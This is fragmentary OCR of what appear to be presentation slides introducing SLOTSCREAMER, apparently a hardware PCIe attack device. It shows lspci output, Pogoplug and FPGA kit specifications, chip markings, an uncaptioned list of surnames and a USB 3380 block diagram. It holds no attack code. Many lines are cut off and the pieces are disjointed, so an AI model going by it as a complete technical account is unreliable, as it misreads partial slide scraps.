


msi
msi
CAUTION
PRODUCT OF CHINA
intel Galileo
DESIGNED
SDIO
REBOOT



```
root@clanton:~#
root@clanton:~# lspci -k
00:00.0 Class 0600: 8086:0958 intel_qrk_sb
00:14.0 Class 0805: 8086:08a7 sdhci-pci
00:14.1 Class 0700: 8086:0936 serial
00:14.2 Class 0c03: 8086:0939
00:14.3 Class 0c03: 8086:0939 ehci-pci
00:14.4 Class 0c03: 8086:093a ohci_hcd
00:14.5 Class 0700: 8086:0936 serial
00:14.6 Class 0200: 8086:0937 stmmaceth
00:14.7 Class 0200: 8086:0937
00:15.0 Class 0c80: 8086:0935
00:15.1 Class 0c80: 8086:0935
00:15.2 Class 0c80: 8086:0934
00:17.0 Class 0604: 8086:11c3 pcieport
00:17.1 Class 0604: 8086:11c4 pcieport
00:1f.0 Class 0601: 8086:095e lpc_sch
01:00.0 Class 0300: 10de:11c2 nouveau
01:00.1 Class 0403: 10de:0e0b
root@clanton:~#
```


msi




# Pogoplug


## Specifications:


**Power Requirements:** 100-240V, 50/60Hz
**Drive Connections:** SD x1, USB 2.0 x1
**Network Connection:** Gigabit Ethernet
**Drive Formats:** NTFS, FAT, HFS+, EXT2, EXT3
**Web Browsers:** Microsoft® Internet Explorer, Mozilla® Firefox, Apple® Safari, Google Chrome™
**Operating Systems:** Microsoft® Windows XP/7/8, Apple® Mac OS X 10.6.8 & above
**Apps Available For:** iPhone®, iPad®, Android™


## What's Included:

Pogoplug
Power cable
Ethernet cable
User manual


88F6-LG02
NAU1390.1
1212 A1P
TW
88F6192-A1
C080
hynix
4R7
4R7
4R7
U1
U3
U5
U8
U9
U10
L1
L4
L5
L6
LED7
LED8
TP30
FB17


88F6-LG02
N1R8610.5
1044 A1P
TW
88F6192-A1
C080
hynix
H27U1G8F2BTR
BC 120F
4R7
4R7
4R7
4R7
L1
L4
L5
L6
U5
U29
C260 C202



R74



# Introducing SLOTSCREAMER

Luk
Kurmus
Fraser
Futral
Johnson
Müller
McKeen
Doorn
Felton
Khosla
Horchert
Martinez
Preneel
Shi
Clarke
Feldman
Hermann
Johansson
Koltsidas
McCune
Schoen
Solihin
Chen
Cornwell
Freiling
Hoekstra
Jakobsson
Newsome
Peterson
Scarlata
Soeder
Van
Champagne
Duc
Gasend
Heninger
Kaczmarek
Rihan
Robertson
Sassatelli
Stewin
Yuyu
Blass
Bøegh
Elbaz
Fitzpatrick
Lal
Luksenberg
Richardson
Paul
Maartmann-Moe
Schellekens
Tereshkin
Winter
Butler
Berenzon
Butterworth
Morin
Perrig
Shanbhogue
van
Walters
Bazhaniuk
Sevinsky
Waldspurger
Albin
Bardouillet
Bulygin
Lee
Keryell
Levillain
Potlapally
Triulzi
Wojtczuk
Anati
Arbaugh
Duflot
Kallenberg
Shafi
Torres
Alves
Appelbaum
Sunar
Zaddach
Group
Hailfinger
Calrino
Savagaonkar
Weis
Brossard
Delugré
Goodspeed
Boileau
Brickell
Kovah
Rutkowska
Guillemin
Witherden
Alexrovich
Camenisch
Dornseif
Herzog
Skochinsky
Vasudevan
Balzarotti
Bystrov
Phegade
Perez
Tarnovsky
Weathers
Carrier
Gueron
Gebotys
Seshadri
Chhabra
Clarkson
Economou
Heasman
Mozak
Pappachan
Valadon
Del
Devadas
Francillon
Halderman
Peiqiang
Permeh
Stöcker
Horovitz
Suh
Dijk
Chifflier
Gazet
Hammouri
Loucaides
Petroni
Rozas
Cuvillo
Dewald
Furtak
Gupta
Kleissner
McDaniel
Kursawe
Loukas
Pabel
Enck
Felten
Ionescu
Molina

from Steve Weis' Black Hat 2014 talk "Protecting Data In-Use from Firmware and Physical Attacks"
which has similar sources for NSA Ant catalog product details



# Xilinx Kintex-7 FPGA KC705 Evaluation Kit

$1,695

Lead Time : 2 Weeks

The Kintex®-7 FPGA KC705 Evaluation Kit includes all the basic co
designs including a targeted desig
pre-verified reference designs and
daughter cards.

## What's Included

- KC705 Evaluation Board featur
- Targeted Reference Design fea
  - Including evaluation version
- AMS 101 Evaluation Card
- Full seat of Vivado® Design Sui

# Spartan-6 FPGA SP605 Evaluation Kit

$495

## Accelerate Your Designs – Right Out of the Bo

The Spartan®-6 FPGA SP605 Evaluation Kit delivers all
hardware, design tools, IP, and reference designs enabl
box. This kit provides a flexible environment for system d
reference design and examples on how to leverage feat
transceivers, PCI Express®, DVI, and/or DDR3. This kit i
FMC (FPGA Mezzanine Card) connector for future scalin
applications and markets.

## What's Included

| | |
|---|---|
| Mouser Part #: | 989-DK-START-4CGX15 |
| Manufacturer Part #: | DK-START-4CGX15N |
| Manufacturer: | Altera Corporation |
| Description: | Programmable Logic IC Development Tools FPGA Starter Kit For EP4CGX15BF14 |
| Lifecycle: | New At Mouser |

Learn more about Altera Corporation DK-START-4CGX15N

Page 292, Mouser Online Catalog
Page 292, PDF Catalog Page
Data Sheet

Enter Quantity:


Minimum: 1
Multiples: 1

Pricing (USD)

1: $395.00

Ver1.0
4312

## Figure 1-1. USB 3380 Block Diagram



DMA Controller

CSR Handler
Int/Err Messages
Serial EEPROM

8051 CPU

PCI Express Interface

PCI Express Ingress Buffer (16 KB)
- USB IN FIFOs
- 8051 RAM
- DMA Descriptors

USB Ingress Buffer (16 KB)
- USB OUT FIFOs
- 8051 RAM

USB Controller

